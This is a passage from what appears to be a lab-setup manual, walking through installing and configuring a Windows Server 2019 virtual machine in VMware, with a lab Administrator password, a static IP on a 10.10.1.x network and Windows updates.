19. In the **Which type of installation do you want?** wizard, click the **Custom: Install Windows only (advanced)** option.





20. In the **Where do you want to install Windows?** wizard, click **Next**.
21. The installation of the Windows Server 2019 operating system begins. The machine restarts once the installation has completed.




22. After the system reboots, the **Customize settings** wizard appears; leave the default **User name**, which is **Administrator**. Type **Pa\$\$w0rd** in the **Password** and **Reenter password** fields. Click **Finish**.



23. The machine starts, and the lock screen appears; click the **Send Ctrl+Alt+Del to this virtual machine** icon () from the menu bar.




24. Log in to the **Administrator** account by typing **Pa\$\$w0rd** as the password and pressing **Enter**.




25. The **Networks** notification appears in the right-hand pane; click **Yes**.

26. The **Server Manager** window also appears, along with the **Server Manager** pop-up window. Select the **Don't show this message again** checkbox and close both the **Server Manager** pop-up and **Server Manager** windows.




Note: If the **VMware Tools Setup** wizard appears, wait for the installation to complete. After the installation has completed, if a prompt to restart the machine appears, click **Yes**. Log in to the **Administrator** account by typing **Pa\$\$w0rd** as the password and pressing **Enter**.


27. Right-click the **Start** button in the bottom-left corner of the **Desktop** and click **System** from the context menu.




28. The **Settings** window appears; click **Rename this PC**.




29. The **Rename your PC** pop-up window appears; type **Server2019** in the box and click **Next**.




30. After the renaming process, click the **Restart now** and then **Continue** buttons to apply the changes.




31. After the virtual machine restarts, log in to the virtual machine with the credentials **Administrator** and **Pa\$\$w0rd** and close the **Server Manager** window. Open the **Network and Sharing Center** and click the **Change adapter settings** link from the left pane.




32. The **Network Connections** window appears. Right-click the network interface (here, **Ethernet0**) and click **Properties**.




33. The **Ethernet0 Properties** window appears; scroll down the list, select **Internet Protocol Version 4 (TCP/IPv4)**, and click on **Properties**.




34. Select the **Use the following IP address** radio button. Assign **10.10.1.19** as the **IP address**, **255.255.255.0** as the **Subnet mask**, and **10.10.1.2** as the **Default gateway**.
35. Assign **8.8.8.8** as the **Preferred DNS server** address and click **OK**.



36. **Close** the **Ethernet0 Properties** window; then, close all open windows.
37. Click on the **Start** icon in the bottom-left corner of the **Desktop**. Click **Server Manager** from the available applications.
38. In the **Server Manager** window, navigate to **Manage** → **Server Manager Properties**.




39. The **Server Manager Properties** window appears. Check the **Do not start Server Manager automatically at logon** option and click **OK**.




40. Close the **Server Manager** window.

41. Right-click the **Windows** button in the lower-left corner of the screen and click **Settings**.
42. In the **Settings** window, click **Update & Security**.
43. Click **Check for updates** from the right-hand pane.




44. Check for and install the latest updates.
45. After installing all the updates, restart the machine.

46. Turn off the virtual machine. In the **Devices** section of the **Windows Server 2019** tab, click **CD/DVD (SATA)**.



47. The **Virtual Machine Settings** window appears; choose the **Use physical drive:** radio button in the **Connection** section and click **OK**.




Install the Windows Server 2019 (AD) Virtual Machine

48. Similarly, create and install the **Windows Server 2019 Standard (Desktop Experience)** virtual machine with the default hard disk space of **60 GB** and **RAM memory** of **2048 MB**. Include the following changes:

- Virtual machine name: **Windows Server 2019 (AD)**
- Full name: **Administrator**
- Password: **Pa\$\$w0rd**
- Machine name: **Server2019**

Note: Follow the steps below to change the machine name:

